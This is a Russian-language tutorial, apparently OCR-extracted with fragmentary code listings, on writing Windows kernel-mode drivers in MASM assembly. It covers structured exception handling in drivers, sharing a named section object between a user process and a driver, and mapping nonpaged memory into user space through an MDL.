Я не буду подробно рассказывать о том, что это такое. Если дружите с английским языком, настоятельно советую найти и прочитать статью “Win32 Exception handling for assembler programmers” by Jeremy Gordon. Она написана применительно к режиму пользователя, но SEH – это универсальный механизм обработки исключений, как в режиме пользователя, так и в режиме ядра. Существует, однако, одно, но очень существенное отличие: в ядре с помощью SEH можно обработать не все исключения! Например, попытка деления на ноль приведет к краху системы даже при установленном обработчике SEH. Самое ужасное, что обращение к невыделенной памяти ядра также приводит к появлению BSOD. А обращение к невыделенной памяти режима пользователя легко обрабатывается SEH. Так что единственная возможность избежать краха – писать код так, чтобы он не вызывал необрабатываемых исключений.

8.1.1 Исходный текст драйвера seh

```
;@echo off
;goto make

;;;
```

```
   :
;                                     С Т Р У К Т У Р Ы
;;;
```

```
    invoke DbgPrint, $CTA0("\nSEH: An exception %08X has occured\n"), \
                        [esi][EXCEPTION_RECORD.ExceptionCode]

    .if [esi][EXCEPTION_RECORD.ExceptionCode] == 0C0000005h

        ; Если произошло исключение типа EXCEPTION_ACCESS_VIOLATION,
        ; то выводим дополнительную информацию.

        invoke DbgPrint, $CTA0("     Access violation at address: %08X\n"), \
                        [esi][EXCEPTION_RECORD.ExceptionAddress]

        .if [esi][EXCEPTION_RECORD.ExceptionInformation][0]         ; Попытка чтения или записи ?

            invoke DbgPrint, $CTA0("     The code tried to write to address %08X\n\n"), \
                        [esi][EXCEPTION_RECORD.ExceptionInformation][4]
        .else
            invoke DbgPrint, $CTA0("     The code tried to read from address %08X\n\n"), \
                        [esi][EXCEPTION_RECORD.ExceptionInformation][4]
        .endif
    .endif

    lea eax, seh
    push (SEH PTR [eax]).SafeEip
    push (SEH PTR [eax]).PrevEsp
    push (SEH PTR [eax]).PrevEbp

    mov eax, pContext
    pop (CONTEXT PTR [eax]).regEbp
    pop (CONTEXT PTR [eax]).regEsp
    pop (CONTEXT PTR [eax]).regEip

    xor eax, eax
    ret

ExceptionHandler endp

;;;
```

```
    ;;:::::::::::::::::::::::::::::::::::::::::::::

    _try

    invoke BuggyWriter

    _finally

    invoke DbgPrint, $CTA0("\nSEH: Leaving DriverEntry\n")

    mov eax, STATUS_DEVICE_CONFIGURATION_ERROR
    ret

DriverEntry endp

;;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :
;
;;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :

end DriverEntry

:make

set drv=seh

\masm32\bin\ml /nologo /c /coff %drv%.bat
\masm32\bin\link /nologo /driver /base:0x10000 /align:32 /out:%drv%.sys /subsystem:native %drv%.obj

del %drv%.obj

echo.
pause
```

8.1.2 Устанавливаем SEH-фрейм

```
    assume fs:nothing
```

По умолчанию masm запрещает использование регистра fs. Снимаем это ограничение с помощью директивы assume.

```
    push offset ExceptionHandler
    push fs:[0]
    mov fs:[0], esp
```

Устанавливаем так называемый SEH-фрейм, который определяет адрес обработчика исключений. Начиная с этого момента обрабатываемые исключения, происходящие в потоке (каждый поток имеет свои собственные обработчики, если конечно они установлены) будут приводить к вызову системой этого обработчика. В данном случае - это процедура **ExceptionHandler**, код которой мы рассмотрим позже. Для получения информации обо всех обработчиках установленных в текущем потоке отладчик SoftICE предоставляет команду **xframe**.

```
    assume fs:error
```

Запрещаем дальнейшее использование регистра fs, как было установлено по умолчанию.

```
    mov seh.SafeEip, offset SafePlace
    mov seh.PrevEbp, ebp
    mov seh.PrevEsp, esp
```

Для того чтобы после обработки исключения наш обработчик смог возобновить выполнение потока мы должны сохранить значения регистров esp, ebp и указать на точку, с которой поток продолжит выполнение. Сохраняем эти три значения в структуре seh и вызываем процедуру **BuggyReader** , которая попытается прочитать двойное слово по адресу 00000000.

```
BuggyReader proc
    xor eax, eax
```

```
    mov eax, [eax]

    ret

BuggyReader endp
```

Обращение по нулевому указателю являлось столь частой ошибкой, что Microsoft пришлось отвести 64 килобайта памяти в диапазоне 00000000-0000FFFFh и сделать этот регион недоступным. Обращение к любому байту в этом диапазоне приводит к исключению типа EXCEPTION_ACCESS_VIOLATION.

8.1.3 Обрабатываем исключение При попытке чтения с адреса 00000000 в процедуре **BuggyReader** происходит исключение, и мы попадаем в установленный нами обработчик.

```
    mov esi, pExcept

    invoke DbgPrint, $CTA0("\nSEH: An exception %08X has occured\n"), \
                     [esi][EXCEPTION_RECORD.ExceptionCode]

    .if [esi][EXCEPTION_RECORD.ExceptionCode] == 0C0000005h

        invoke DbgPrint, $CTA0("     Access violation at address: %08X\n"), \
                     [esi][EXCEPTION_RECORD.ExceptionAddress]

        .if [esi][EXCEPTION_RECORD.ExceptionInformation][0]         ; Попытка чтения или записи ?

            invoke DbgPrint, $CTA0("     The code tried to write to address %08X\n\n"), \
                     [esi][EXCEPTION_RECORD.ExceptionInformation][4]
        .else
            invoke DbgPrint, $CTA0("     The code tried to read from address %08X\n\n"), \
                     [esi][EXCEPTION_RECORD.ExceptionInformation][4]
        .endif
    .endif
```

Первым делом наш обработчик выводит соответствующее отладочное сообщение и, если произошло исключение типа EXCEPTION_ACCESS_VIOLATION, кое-какую дополнительную информацию. Затем приступаем к собственно обработке исключения.

```
    lea eax, seh
    push (SEH PTR [eax]).SafeEip
    push (SEH PTR [eax]).PrevEsp
    push (SEH PTR [eax]).PrevEbp

    mov eax, pContext
    pop (CONTEXT PTR [eax]).regEbp
    pop (CONTEXT PTR [eax]).regEsp
    pop (CONTEXT PTR [eax]).regEip
```

У нас обработка исключения заключается в простом восстановлении значений в регистрах esp, ebp и помещении в регистр eip адреса, с которого безопасно продолжить выполнение потока. Эти данные обработчик извлекает из предварительно заполненной нами структуры seh и помещает их в структуру CONTEXT, указатель на которую передается системой.

```
    xor eax, eax
    ret
```

Возвращаем значение ExceptionContinueExecution равное нулю, которое сообщает системе, что она должна перезагрузить контекст потока и продолжить его выполнение. Т.к. значение eip равно адресу метки SafePlace, а значения в регистрах esp и ebp восстановлены, то поток продолжит своё выполнение с метки SafePlace, как ни в чем не бывало.

8.1.4 Удаляем SEH-фрейм

```
SafePlace:

    assume fs:nothing
    pop fs:[0]
```

```
    add esp, sizeof DWORD
    assume fs:error
```

Восстанавливаем старое значение в fs:[0] и корректируем указатель стека (подробности см. в вышеупомянутой статье).

8.1.5 Используем макросы для установки/удаления SEH-фрейма

Проделаем ту же самую операцию с помощью макросов, которые я написал для упрощения работы с SEH. Макросы определены в файле seh0.inc. Описывать их я не буду, т.к. делают они то же самое, что мы только что разобрали. Если в обработчике исключений не требуется какой-то особой обработки, то при использовании макросов _try/_finally весь вышеприведенный код сведется к трем строчкам. Точкой SafePlace, в данном случае, будет строка, в которой стоит макрос _finally.

```
    _try

    invoke BuggyWriter

    _finally
```

На этот раз вызовем процедуру **BuggyWriter** , которая попытается записать двойное слово по адресу MmUserProbeAddress (7FFF0000h).

```
BuggyWriter proc

    mov eax, MmUserProbeAddress
    mov eax, [eax]
    mov eax, [eax]

    mov byte ptr [eax], 0
    ret

BuggyWriter endp
```

64Кб памяти в диапазоне 7FFF0000h – 7FFFFFFFh являются недоступным регионом, зарезервированным для предотвращения передачи буферов через границу пользовательского и системного пространства. Стартовый адрес этого региона содержится в экспортируемой ядром переменной MmUserProbeAddress.

Вооружившись знаниями о структурной обработке исключений, переходим к следующему примеру, где нам потребуется из драйвера обратиться к памяти режима пользователя. Подобные обращения крайне желательно заключать в SEH-фрейм.

8.2 Разделяемый объект “раздел”

Windows предоставляет богатейший набор механизмов для *обмена данными между двумя* и более *процессами*(Interprocess Communications, IPC): *буфер обмена*, DDE, *оконные сообщения*(в частности WM_COPYDATA), *почтовые ящики*(mailslot), *сокеты*(sockets) и др. Все эти механизмы, так или иначе, базируются на *объекте “проекция файла”*(file-mapping object), представляющем собой блок памяти доступный двум и более процессам для совместного использования. В терминологии DDK проецируемые файлы являются *объектами “раздел”* (section object), в просторечии называемыми секциями (не путать с секциями PE-файла).

Объект “раздел” является самым низкоуровневым механизмом совместного использования данных. Этот же самый объект используется системой для загрузки исполняемых образов в память, а диспетчер кэша использует его для доступа к данным в кэшированных файлах. Объект “раздел” также позволяет проецировать файлы на диске в адресные пространства процессов и работать с ними не как с файлами, а как с блоками памяти.

Совместное использование данных с помощью объекта “раздел” происходит следующим образом: один процесс создает отображаемый в память файл, вызывая функцию **CreateFileMapping**. Затем, вызовом функции **MapViewOfFile**(если спуститься на один уровень глубже, то вызывается **NtMapViewOfSection**), отображает его *представление*(view) на свое адресное пространство, а другой процесс через **OpenFileMapping** открывает тот же самый отображаемый файл и так же отображает его, но уже в свое адресное пространство. В результате одни и те же физические страницы памяти становятся доступными в обоих процессах, что позволяет им легко передавать через эту область большие порции данных, т.к. любые изменения на этих страницах в одном процессе отражаются на представление в другом процессе.

Совместно используемый объект “раздел” может служить средством обмена данными не только для пользовательских процессов, но и для драйверов. Или, как в следующем примере, именованный объект “раздел” будет использован для обмена данными между пользовательским процессом и драйвером.

8.2.1 Исходный текст программы управления драйвером SharedSection

```
;@echo off
;goto make

;;;
```

```
   :
;                                   CallDriver
;;;
```

```
            invoke CloseServiceHandle, hService
        .else
            invoke MessageBox, NULL, $CTA0("Can't register driver."), NULL, MB_OK + MB_ICONSTOP
        .endif
        invoke CloseServiceHandle, hSCManager
    .else
        invoke MessageBox, NULL, $CTA0("Can't connect to Service Control Manager."), \
                           NULL, MB_OK + MB_ICONSTOP
    .endif

    mov eax, fOk
    ret

CallDriver endp

;;;
```

```
    ret

start endp

;;;
```

Отображаем представление всего раздела в память. Здесь довольно много параметров – все они подробно описаны в DDK. Т.к. переменная pSectionBaseAddress инициализирована нулевым значением, система сама определит по какому виртуальному адресу ей удобнее отобразить раздел и вернет этот адрес в этой же переменной. Инициализированная нулем переменная liViewSize определяет, что раздел будет отображен полностью.

```
CTA ".revird ecived a dna sessecorp resu neewteb yromem ", g_szStrToReverse
CTA "erahs ot euqinhcet emas eht esu nac uoy ,revewoH "
CTA ".sessecorp resu gnoma yromem gnirahs rof desu euqinhcet "
CTA0 "nommoc a si elif gnigap eht yb dekcab elif deppam-yromem A"

invoke strcpy, pSectionBaseAddress, addr g_szStrToReverse
```

Копируем в полученное представление перевернутую строку. Задачей драйвера будет привести эту строку к читабельному виду.

```
invoke CallDriver
.if eax == TRUE
    invoke MessageBox, NULL, pSectionBaseAddress, \
                    $CTA0("HOWTO: Share Memory Between User Mode and Kernel Mode"), \
                    MB_OK + MB_ICONINFORMATION
.endif
```

Значение TRUE возвращенное процедурой **CallDriver** означает, что драйвер справился со своей задачей. Показываем результаты его работы. В процедуре **CallDriver** мы проводим обычные операции регистрации и запуска драйвера и посылаем ему управляющий код IOCTL_SHARE_MY_SECTION.

```
    invoke ZwUnmapViewOfSection, NtCurrentProcess, pSectionBaseAddress
.endif
invoke ZwClose, hSection
```

Приводим систему в исходное состояние.

8.2.2 Исходный текст драйвера SharedSection

```
;@echo off
;goto make

;;;
```

```
;;;
```

```
            invoke DbgPrint, $CTA0("SharedSection: Section object opened\n")

            and pSectionBaseAddress, NULL
            and liViewSize.HighPart, 0
            and liViewSize.LowPart, 0
            invoke ZwMapViewOfSection, hSection, NtCurrentProcess, addr pSectionBaseAddress, 0, \
                        SECTION_SIZE, NULL, addr liViewSize, ViewShare, 0, PAGE_READWRITE
            .if eax == STATUS_SUCCESS

                invoke DbgPrint, \
                   $CTA0("SharedSection: Section mapped at address %08X\n"), pSectionBaseAddress

                _try

                invoke _strrev, pSectionBaseAddress
                mov [esi].IoStatus.Status, STATUS_SUCCESS

                invoke DbgPrint, $CTA0("SharedSection: String reversed\n")

                _finally

                invoke ZwUnmapViewOfSection, NtCurrentProcess, pSectionBaseAddress

                invoke DbgPrint, $CTA0("SharedSection: Section at address %08X unmapped \n"), \
                                            pSectionBaseAddress

            .else
                invoke DbgPrint, \
                       $CTA0("SharedSection: Couldn't map view of section. Status: %08X\n"), eax
            .endif
            invoke ZwClose, hSection
            invoke DbgPrint, $CTA0("SharedSection: Section object handle closed\n")
        .else
            invoke DbgPrint, $CTA0("SharedSection: Couldn't open section. Status: %08X\n"), eax
        .endif

    .else
        mov [esi].IoStatus.Status, STATUS_INVALID_DEVICE_REQUEST
    .endif

    push [esi].IoStatus.Status

    assume edi:nothing
    assume esi:nothing

    fastcall IofCompleteRequest, esi, IO_NO_INCREMENT

    invoke DbgPrint, $CTA0("SharedSection: Leaving DispatchControl\n")

    pop eax
    ret

DispatchControl endp

;;;
```

```
   :
;              В Ы Г Р У Ж А Е М Ы Й   П Р И   Н Е О Б Х О Д И М О С Т И   К О Д
;;;
```

```
        lea ecx, oa
        InitializeObjectAttributes ecx, offset g_usSectionName, OBJ_CASE_INSENSITIVE, NULL, NULL
        invoke ZwOpenSection, addr hSection, SECTION_MAP_WRITE + SECTION_MAP_READ, addr oa
```

Получив управляющий код IOCTL_SHARE_MY_SECTION, драйвер пытается открыть объект раздел с именем определенным в переменной g_usSectionName (см. common.inc).

```
        .if eax == STATUS_SUCCESS
            and pSectionBaseAddress, NULL
            and liViewSize.HighPart, 0
            and liViewSize.LowPart, 0
            invoke ZwMapViewOfSection, hSection, NtCurrentProcess, addr pSectionBaseAddress, 0,
SECTION_SIZE, \
                                NULL, addr liViewSize, ViewShare, 0, PAGE_READWRITE
            .if eax == STATUS_SUCCESS
```

Если описатель раздела получен, проецируем его представление. Вряд ли Вы найдете здесь какие-либо отличия от аналогичной части в программе управления. Но…

После вызова **ZwMapViewOfSection** переменная pSectionBaseAddress будет содержать значение из диапазона пользовательских адресов, а не адрес в области ядра, как Вы, возможно, ожидали. Это принципиальный момент, т.к. обращаться по этому адресу можно будет только в контексте того процесса, в адресное пространство которого отображен раздел. Поскольку драйвер SharedSection одноуровневый (а Вы помните, что обработка IRP типа IRP_MJ_DEVICE_CONTROL проходит в таком драйвере в контексте потока инициировавшего эту операцию), то мы находимся в контексте нашей программы управления.

Виртуальный адрес представления также будет отличаться от адреса представления сделанного в программе управления, но физические страницы, на которые отображён раздел будут совпадать. В нашем случае страница одна и на ней "лежит" перевернутая строка.

```
                _try

                invoke _strrev, pSectionBaseAddress
                mov [esi].IoStatus.Status, STATUS_SUCCESS

                _finally
```

Установив SEH-фрейм, вызываем функцию **_strrev** , которая переворачивает строку. Теперь её можно будет легко прочитать.

```
                invoke ZwUnmapViewOfSection, NtCurrentProcess, pSectionBaseAddress
            .endif
            invoke ZwClose, hSection
        .endif
```

Освобождаем занятые ресурсы. В программе управления функция **DeviceIoControl** вернет код успеха и на экране отобразится восстановленная строка.




Рис. 8-1. Результат работы программы SharedSection.exe

Исходный код драйверов в архиве (находится в архиве `wasm_files.zip`: `files/0285/kmd8.zip`).

Драйверы режима ядра: Часть 9: Базовая техника: Работа с памятью. Разделяемая память

Автор: Four-F

Дата: 2003-11-26

В предыдущем примере SharedSection, где мы совместно использовали раздел, драйвер был жестко привязан к адресному контексту конкретного процесса, т.к. виртуальный адрес имевшийся у драйвера указывал в адресное пространство этого процесса. Метод, который мы используем в этом примере лишен этого недостатка. Для драйверов этот метод намного более естественен.

9.1 Исходный текст драйвера SharingMemory

Сначала разберёмся с тем, что происходит в драйвере.

```
;@echo off
;goto make

;;;
```

```
   :
;                   Н Е И Н И Ц И А Л И З И Р О В А Н Н Ы Е    Д А Н Н Ы Е
;;;
```

```
        invoke IoFreeMdl, g_pMdl
        invoke DbgPrint, $CTA0("SharingMemory: MDL at address %08X freed\n"), g_pMdl
        and g_pMdl, NULL
    .endif

    .if g_pSharedMemory != NULL
        invoke ExFreePool, g_pSharedMemory
        invoke DbgPrint, $CTA0("SharingMemory: Memory at address %08X released\n"), g_pSharedMemory
        and g_pSharedMemory, NULL
    .endif

    ret

Cleanup endp

;;;
```

```
mov esi, pIrp
assume esi:ptr _IRP

mov [esi].IoStatus.Status, STATUS_UNSUCCESSFUL
and [esi].IoStatus.Information, 0

IoGetCurrentIrpStackLocation esi
mov edi, eax
assume edi:ptr IO_STACK_LOCATION

.if [edi].Parameters.DeviceIoControl.IoControlCode == IOCTL_GIVE_ME_YOUR_MEMORY
    .if [edi].Parameters.DeviceIoControl.OutputBufferLength >= sizeof PVOID

        invoke ExAllocatePool, NonPagedPool, PAGE_SIZE
        .if eax != NULL
            mov g_pSharedMemory, eax

            invoke DbgPrint, \
            $CTA0("SharingMemory: %X bytes of nonpaged memory allocated at address %08X\n"), \
            PAGE_SIZE, g_pSharedMemory

            invoke IoAllocateMdl, g_pSharedMemory, PAGE_SIZE, FALSE, FALSE, NULL
            .if eax != NULL
                mov g_pMdl, eax

                invoke DbgPrint, \
                        $CTA0("SharingMemory: MDL allocated at address %08X\n"), g_pMdl

                invoke MmBuildMdlForNonPagedPool, g_pMdl

                _try

                invoke MmMapLockedPagesSpecifyCache, g_pMdl, UserMode, MmCached, \
                                    NULL, FALSE, NormalPagePriority
                .if eax != NULL

                    mov g_pUserAddress, eax

                    invoke DbgPrint, \
                    $CTA0("SharingMemory: Memory mapped into user space at address %08X\n"), \
                    g_pUserAddress

                    mov eax, [esi].AssociatedIrp.SystemBuffer
                    push g_pUserAddress
                    pop dword ptr [eax]

                    invoke UpdateTime

                    invoke IoInitializeTimer, pDeviceObject, TimerRoutine, addr dwContext
                    .if eax == STATUS_SUCCESS

                        invoke IoStartTimer, pDeviceObject
                        inc g_fTimerStarted

                        invoke DbgPrint, $CTA0("SharingMemory: Timer started\n")

                        mov [esi].IoStatus.Information, sizeof PVOID
                        mov [esi].IoStatus.Status, STATUS_SUCCESS

                    .endif
                .endif

                _finally

            .endif
        .endif

    .else
        mov [esi].IoStatus.Status, STATUS_BUFFER_TOO_SMALL
    .endif
.else
```

```
        mov [esi].IoStatus.Status, STATUS_INVALID_DEVICE_REQUEST
    .endif

    assume edi:nothing

    .if [esi].IoStatus.Status != STATUS_SUCCESS

        invoke DbgPrint, $CTA0("SharingMemory: Something went wrong\:\n")

        invoke Cleanup, pDeviceObject

    .endif

    push [esi].IoStatus.Status

    assume esi:nothing

    fastcall IofCompleteRequest, esi, IO_NO_INCREMENT

    invoke DbgPrint, $CTA0("SharingMemory: Leaving DispatchControl\n")

    pop eax
    ret

DispatchControl endp

;;;
```

```
    .if eax == STATUS_SUCCESS
        invoke IoCreateSymbolicLink, addr g_usSymbolicLinkName, addr g_usDeviceName
        .if eax == STATUS_SUCCESS
            mov eax, pDriverObject
            assume eax:ptr DRIVER_OBJECT
            mov [eax].MajorFunction[IRP_MJ_CREATE*(sizeof PVOID)],          offset
   DispatchCreateClose
            mov [eax].MajorFunction[IRP_MJ_CLEANUP*(sizeof PVOID)],         offset DispatchCleanup
            mov [eax].MajorFunction[IRP_MJ_CLOSE*(sizeof PVOID)],           offset
   DispatchCreateClose
            mov [eax].MajorFunction[IRP_MJ_DEVICE_CONTROL*(sizeof PVOID)],  offset DispatchControl
            mov [eax].DriverUnload,                                         offset DriverUnload
            assume eax:nothing
            mov status, STATUS_SUCCESS
        .else
            invoke IoDeleteDevice, pDeviceObject
        .endif
    .endif

    mov eax, status
    ret

DriverEntry endp

;;;
```

одна страница будет ясно по ходу дела.

Драйвер должен будет отобразить эту память в адресное пространство пользовательского процесса, в контексте которого получен запрос, т.е. в адресное пространство нашей программы управления драйвером.

ExAllocatePool вернёт адрес из системного диапазона, т.е. обращаться по нему драйвер может независимо от текущего контекста. Теперь необходимо отобразить эту память в адресное пространство того процесса, с которым мы хотим эту память совместно использовать. Наш драйвер одноуровневый, поэтому при обработке IRP_MJ_DEVICE_CONTROL мы находимся в адресном контексте нашей программы управления. Прежде чем мы отобразим в её адресное пространство выделенную страницу памяти необходимо сформировать MDL (Memory Descriptor List. Перевод этого термина на русский язык я не знаю). **9.1.3 Memory Descriptor List**

MDL представляется одноименной структурой и содержит описание физических страниц региона памяти.

```
MDL STRUCT
    Next            PVOID       ?
    _Size           SWORD       ?
    MdlFlags        SWORD       ?
    Process         PVOID       ?
    MappedSystemVa  PVOID       ?
    StartVa         PVOID       ?
    ByteCount       DWORD       ?
    ByteOffset      DWORD       ?
MDL ENDS
PMDL typedef PTR MDL
```

Точнее говоря, структура MDL это заголовок. Сразу за заголовком идет массив двойных слов Pages, каждое из которых представляет собой номер физической страницы (page frame number, PFN). Хотя регион памяти описываемый MDL является непрерывным в виртуальном пространстве адресов, занимаемые им физические страницы могут располагаться в физической памяти в произвольном порядке. Именно поэтому и нужен массив Pages, содержащий список всех физических страниц занимаемых регионом памяти. Также он требуется для организации прямого доступа к памяти (Direct Memory Access, DMA). В нашем случае страница всего одна. Т.о. MDL содержит всю необходимую диспетчеру памяти информацию.

```
invoke IoAllocateMdl, g_pSharedMemory, PAGE_SIZE, FALSE, FALSE, NULL
.if eax != NULL
    mov g_pMdl, eax
```

Первые два параметра функции **IoAllocateMdl** определяют виртуальный адрес и размер блока памяти, для которого надо сформировать MDL. Если MDL не ассоциируется с IRP (именно так и есть в нашем случае), то третий параметр равен FALSE. Четвертый параметр определяет, нужно ли уменьшить квоту процесса, и применим только для драйверов находящихся на самом верхнем уровне в цепочке драйверов или для одноуровневых драйверов (именно таковым наш драйвер и является). Каждый процесс получает от системы квоты на ресурсы. Когда процесс выделяет себе ресурс, квота уменьшается. Если квота кончается, то и соответствующий ресурс больше не выделяется. Мы не хотим уменьшать квоту процесса на выделяемую память, поэтому четвертый параметр будет равен FALSE. Последний параметр определяет необязательный указатель на IRP, с которым ассоциируется MDL. Например, при прямом вводе-выводе диспетчер ввода-вывода создает MDL для пользовательского буфера и передает его адрес в IRP.MdlAddress. Мы формируем MDL не для операции ввода-вывода, поэтому никакого IRP у нас нет, и последний параметр будет равен NULL.

Т.о. функция **IoAllocateMdl** выделяет память для MDL и инициализирует его заголовок.

```
invoke MmBuildMdlForNonPagedPool, g_pMdl
```

MmBuildMdlForNonPagedPool заполняет массив номеров физических страниц и обновляет некоторые поля заголовка MDL.

```
_try
```

Если параметр AccessMode функции **MmMapLockedPagesSpecifyCache** , которую мы сейчас будем вызывать, равен UserMode и её вызов окончится неудачей, система вбрасывает исключение (это явно указано в DDK), которое мы сможем обработать, поставив SEH-фрейм.

```
invoke MmMapLockedPagesSpecifyCache, g_pMdl, UserMode, MmCached, \
                    NULL, FALSE, NormalPagePriority
```

Отображаем память, описываемую MDL в адресное пространство нашей программы управления.

Первый параметр указывает на MDL, описывающий регион памяти подлежащий отображению. Второй параметр определяет, можно ли будет обращаться к этой памяти из режима пользователя. Третий определяет политику кэширования этой памяти процессором. Если четвертый параметр равен NULL, то система сама выберет виртуальный адрес в пользовательском пространстве. Пятый параметр определяет, появится ли BSOD, если вдруг система не сможет удовлетворить запрос, но только если второй параметр равен KernelMode. Тем не менее, передаем в этом параметре FALSE, т.к. не хотим рушить систему ни при каких обстоятельствах. Последний параметр определяет насколько важно, чтобы вызов **MmMapLockedPagesSpecifyCache** прошёл успешно.

В Windows NT4 функция **MmMapLockedPagesSpecifyCache** не реализована. Вместо неё используйте **MmMapLockedPages** таким образом:

```
invoke MmMapLockedPages, g_pMdl, UserMode
```

MmMapLockedPages имеется и в последующих выпусках Windows и является простой оболочкой вокруг **MmMapLockedPagesSpecifyCache** , но управлять последними четырьмя параметрами возможности нет.

С помощью MDL в пользовательское адресное пространство можно отобразить только заблокированные, т.е. находящиеся в неподкачиваемой памяти страницы (во всяком случае, я не знаю, как это сделать для подкичиваемой памяти). Это первая причина, по которой нам потребовалась неподкачиваемая память.

Отобразить меньше одной страницы нельзя. Поэтому нам нужна целая страница, хотя реально будет использовано всего несколько байт.

```
.if eax != NULL
    mov g_pUserAddress, eax

    mov eax, [esi].AssociatedIrp.SystemBuffer
    push g_pUserAddress
    pop dword ptr [eax]
```

MmMapLockedPagesSpecifyCache вернет адрес из пользовательского диапазона, по которому она отобразила нашу страницу. Передаем его в программу управления. Т.о. с этого момента страница памяти становится совместно используемой, причём драйвер сможет обращаться к ней независимо от текущего адресного контекста, а пользовательский процесс будет обращаться к ней по доступному ему адресу.

```
invoke UpdateTime
```

Для наглядности процедура **UpdateTime** будет помещать на разделяемую страницу текущее системное время.

```
UpdateTime proc

local SysTime:LARGE_INTEGER
    invoke KeQuerySystemTime, addr SysTime
```

```
    invoke ExSystemTimeToLocalTime, addr SysTime, g_pSharedMemory

    ret

UpdateTime endp
```

KeQuerySystemTime сообщает системное время по Гринвичу. **ExSystemTimeToLocalTime** корректирует его с учётом часового пояса.

```
                        invoke IoInitializeTimer, pDeviceObject, TimerRoutine, addr dwContext
```

Инициализируем таймер, который будет ассоциирован с управляемым драйвером объектом "устройство". Для этого в структуре DEVICE_OBJECT имеется поле Timer, являющееся указателем на структуру IO_TIMER. Первый параметр функции **IoInitializeTimer** определяет, с каким объектом "устройство" надо связать таймер. Второй - указатель на процедуру вызываемую системой при срабатывании таймера. Процедура **TimerRoutine** будет обновлять системное время на разделяемой странице, вызывая **UpdateTime**. **TimerRoutine** выполняется при IRQL = DISPATCH_LEVEL (об этом явно написано в DDK). Это вторая причина, по которой нам требуется неподкачиваемая память. Последний параметр функции **IoInitializeTimer** - указатель на произвольные данные. Этот указатель будет передан в **TimerRoutine**. Нам никакие дополнительные данные не нужны, поэтому dwContext у нас просто фиктивная переменная.

```
                        .if eax == STATUS_SUCCESS

                            invoke IoStartTimer, pDeviceObject
                            inc g_fTimerStarted
```

Запускаем таймер. Теперь процедура **TimerRoutine** будет вызываться примерно раз в секунду. Изменить этот интервал нельзя.

```
    .if [esi].IoStatus.Status != STATUS_SUCCESS
        invoke Cleanup, pDeviceObject
    .endif
```

Если на одном из предыдущих этапов возникли проблемы, проводим очистку ресурсов.

9.1.4 Процедура Cleanup

```
Cleanup proc pDeviceObject:PDEVICE_OBJECT

    .if g_fTimerStarted
        invoke IoStopTimer, pDeviceObject
    .endif

    .if ( g_pUserAddress != NULL ) && ( g_pMdl != NULL )
        invoke MmUnmapLockedPages, g_pUserAddress, g_pMdl
        and g_pUserAddress, NULL
    .endif

    .if g_pMdl != NULL
        invoke IoFreeMdl, g_pMdl
        and g_pMdl, NULL
    .endif

    .if g_pSharedMemory != NULL
        invoke ExFreePool, g_pSharedMemory
        and g_pSharedMemory, NULL
    .endif

    ret

Cleanup endp
```

Здесь должно быть все понятно без объяснений. Единственная тонкость - отображение памяти в пользовательское пространство и обратная операция, выполняемая с помощью функции **MmUnmapLockedPages** , должны проходить в адресном контексте определенного процесса, что

вполне естественно.

9.2 Исходный текст программы управления драйвером SharingMemory

```
;@echo off
;goto make

;;;
```

```
;                                       К О Д
;;;
```

```
        invoke LoadIcon, g_hInstance, IDI_ICON
        invoke SendMessage, hDlg, WM_SETICON, ICON_BIG, eax

        invoke SetWindowText, hDlg, $CTA0("Kernel Timer")

        invoke UpdateTime

        invoke SetTimer, hDlg, TIMER_ID, 1000, NULL

    .elseif eax == WM_COMMAND

        mov eax, wParam
        .if ax == IDCANCEL
            invoke EndDialog, hDlg, 0
        .endif

    .elseif eax == WM_DESTROY

        invoke KillTimer, hDlg, TIMER_ID

    .else

        xor eax, eax
        ret

    .endif

    xor eax, eax
    inc eax
    ret

DlgProc endp

;;;
```

```
                .if eax != INVALID_HANDLE_VALUE
                    mov g_hDevice, eax

                    ;#########################################################################

                    invoke DeviceIoControl, g_hDevice, IOCTL_GIVE_ME_YOUR_MEMORY, NULL, 0, \
                                addr g_pSharedMemory, sizeof g_pSharedMemory, \
                                addr dwBytesReturned, NULL

                    .if ( eax != 0 ) && ( dwBytesReturned == sizeof g_pSharedMemory )

                        invoke GetModuleHandle, NULL
                        mov g_hInstance, eax
                        invoke DialogBoxParam, g_hInstance, IDD_MAIN, NULL, addr DlgProc, 0

                    .else
                        invoke MessageBox, NULL, $CTA0("Can't send control code to device."), \
                                                NULL, MB_OK + MB_ICONSTOP
                    .endif

                    ;#########################################################################

                    invoke CloseHandle, g_hDevice
                .else
                    invoke MessageBox, NULL, $CTA0("Device is not present."), NULL, MB_ICONSTOP
                .endif
                invoke ControlService, g_hService, SERVICE_CONTROL_STOP, addr _ss
            .else
                invoke MessageBox, NULL, $CTA0("Can't start driver."), NULL, MB_OK + MB_ICONSTOP
            .endif
            invoke DeleteService, g_hService
            invoke CloseServiceHandle, g_hService
        .else
            invoke MessageBox, NULL, $CTA0("Can't register driver."), NULL, MB_OK + MB_ICONSTOP
        .endif
        invoke CloseServiceHandle, g_hSCManager
    .else
        invoke MessageBox, NULL, $CTA0("Can't connect to Service Control Manager."), NULL, MB_OK +
   MB_ICONSTOP
    .endif

    invoke ExitProcess, 0

start endp

;#########################################################################################
   :
;
;#########################################################################################
   :

end start

:make

set exe=SharingMemory

if exist ..\%scp%.exe del ..\%scp%.exe

if exist rsrc.obj goto final
    \masm32\bin\rc /v rsrc.rc
    \masm32\bin\cvtres /machine:ix86 rsrc.res
    if errorlevel 0 goto final
        pause
        exit

:final
if exist rsrc.res del rsrc.res

\masm32\bin\ml /nologo /c /coff %exe%.bat
\masm32\bin\link /nologo /subsystem:windows %exe%.obj rsrc.obj
```

```
del %exe%.obj
move %exe%.exe ..
